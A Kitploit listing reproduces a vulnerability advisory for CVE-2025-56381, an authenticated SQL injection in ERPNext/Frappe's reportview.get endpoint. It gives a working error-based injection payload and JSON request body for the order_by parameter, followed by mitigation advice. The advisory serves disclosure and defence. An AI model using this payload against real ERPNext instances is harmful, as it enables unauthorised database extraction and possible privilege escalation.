
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2025-56381 — ERPNEXT v15.67.0 was discovered to contain multiple SQL injection vulnerabilities in the /api/method/frappe.desk.reportview.get endpoint via the order_by and group_by parameters. | Kitploit
Tools/GitHubGitHub/moalali/cve-2025-56381
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & Education
GitHubmoalali/cve-2025-56381

CVE-2025-56381

ERPNEXT v15.67.0 was discovered to contain multiple SQL injection vulnerabilities in the /api/method/frappe.desk.reportview.get endpoint via the order_by and group_by parameters.

View Repository
1111 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2025-56381 — Authenticated SQL Injection in ERPNext / Frappe via order_by and group_by Parameters

📌 Summary ERPNext v15.67.0 and Frappe Framework v15.72.4 contain multiple authenticated SQL injection vulnerabilities in the frappe.desk.reportview.get API endpoint. Malicious input to the order_by or group_by parameters can be used to inject and execute arbitrary SQL statements. This allows an authenticated user (with basic access to reports) to extract sensitive data, perform database enumeration, and potentially manipulate or escalate privileges within the system.


🛠 Technical Details

  • Vulnerability Type: SQL Injection (CWE-89)

  • Affected Product(s): ERPNext / Frappe

Affected Versions:

  • Frappe — 15.72.4
  • ERPNext — 15.67.0
  • Affected Endpoint:

    root@kitploit:~
    POST /api/method/frappe.desk.reportview.get
    
  • Vulnerable Parameters:

    • order_by
    • group_by
  • Authentication Required: Yes (valid session via sid cookie)

  • Attack Type: Remote

  • Severity: High (SQL code execution, data exfiltration, potential privilege escalation)

  • Estimated CVSS v3.1 Score: 8.6 (High) — estimate; final score should be assigned by official CVE authority.

  • Status: Not fixed (as of disclosure)

  • Discovered by: Mohammed Aloli (GitHub, X, LinkedIn)

  • CVE ID: CVE-2025-56381




  • 🚀 Proof of Concept (PoC) — Error-based SQL Injection

    image

    ✅ Test only on systems you own or have explicit permission to test. Do not use against production systems without consent.

    ❗ Payload (URL-encoded):

    root@kitploit:~
    %28select%20updatexml%28null%2Cconcat%280x7e%2Cdatabase%28%29%2C0x7e%29%2Cnull%29%29
    

    Example JSON Body (POST Request):

    root@kitploit:~
    {
      "doctype": "User",
      "order_by": "(select updatexml(null,concat(0x7e,database(),0x7e),null))"
    }
    

    This confirms that SQL injection has been successfully executed and the current database name has been leaked.


    🧪 Exploitation Scenario

    1. An attacker logs into an ERPNext/Frappe instance with basic permissions (e.g., access to standard reports).
    2. A crafted POST request is sent to /api/method/frappe.desk.reportview.get with a malicious order_by or group_by payload.
    3. The backend improperly injects this value directly into an SQL query without sanitization.
    4. The attacker sees a database error revealing injected output — confirming the injection.
    5. The same technique could be chained with time-based payloads, UNION-based injection, or privilege escalation paths depending on the underlying database configuration.

    🔐 Mitigation Recommendations

    1. Use Parameterized Queries: All user input must be bound securely and never concatenated directly into SQL queries.
    2. Strict Input Validation: Validate order_by and group_by against a known allowlist of acceptable column names before processing.
    3. Escape Identifiers Properly: Use DBMS-specific escaping for column/field identifiers if dynamic usage is required.
    4. Minimize Exposure: Restrict access to the /reportview.get API and report features based on user roles and trust levels.
    5. Sanitize Logs: Avoid logging raw injection payloads to prevent leakage in audit systems.
    6. Rate Limit API Requests: Throttle high-frequency API calls to reduce the impact of blind or error-based enumeration attempts.
    7. Apply Patches: Frappe maintainers should release a patch securing this endpoint and audit other frappe.desk methods. Operators should upgrade as soon as a patch is available.

    🔗 References

    • Discoverer: Mohammed Aloli

      • GitHub: MoAlali
      • X (Twitter): @alaliksa_
    • Frappe Framework: https://github.com/frappe/frappe

    • ERPNext Project: https://github.com/frappe/erpnext

    • OWASP SQL Injection Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

    📢 Disclaimer

    This advisory is published for educational and defensive security research purposes only. Exploiting this vulnerability without authorization is illegal and unethical. If you're a developer or administrator of ERPNext or Frappe, apply the recommended mitigations immediately and monitor for unusual API usage.


    Download Tool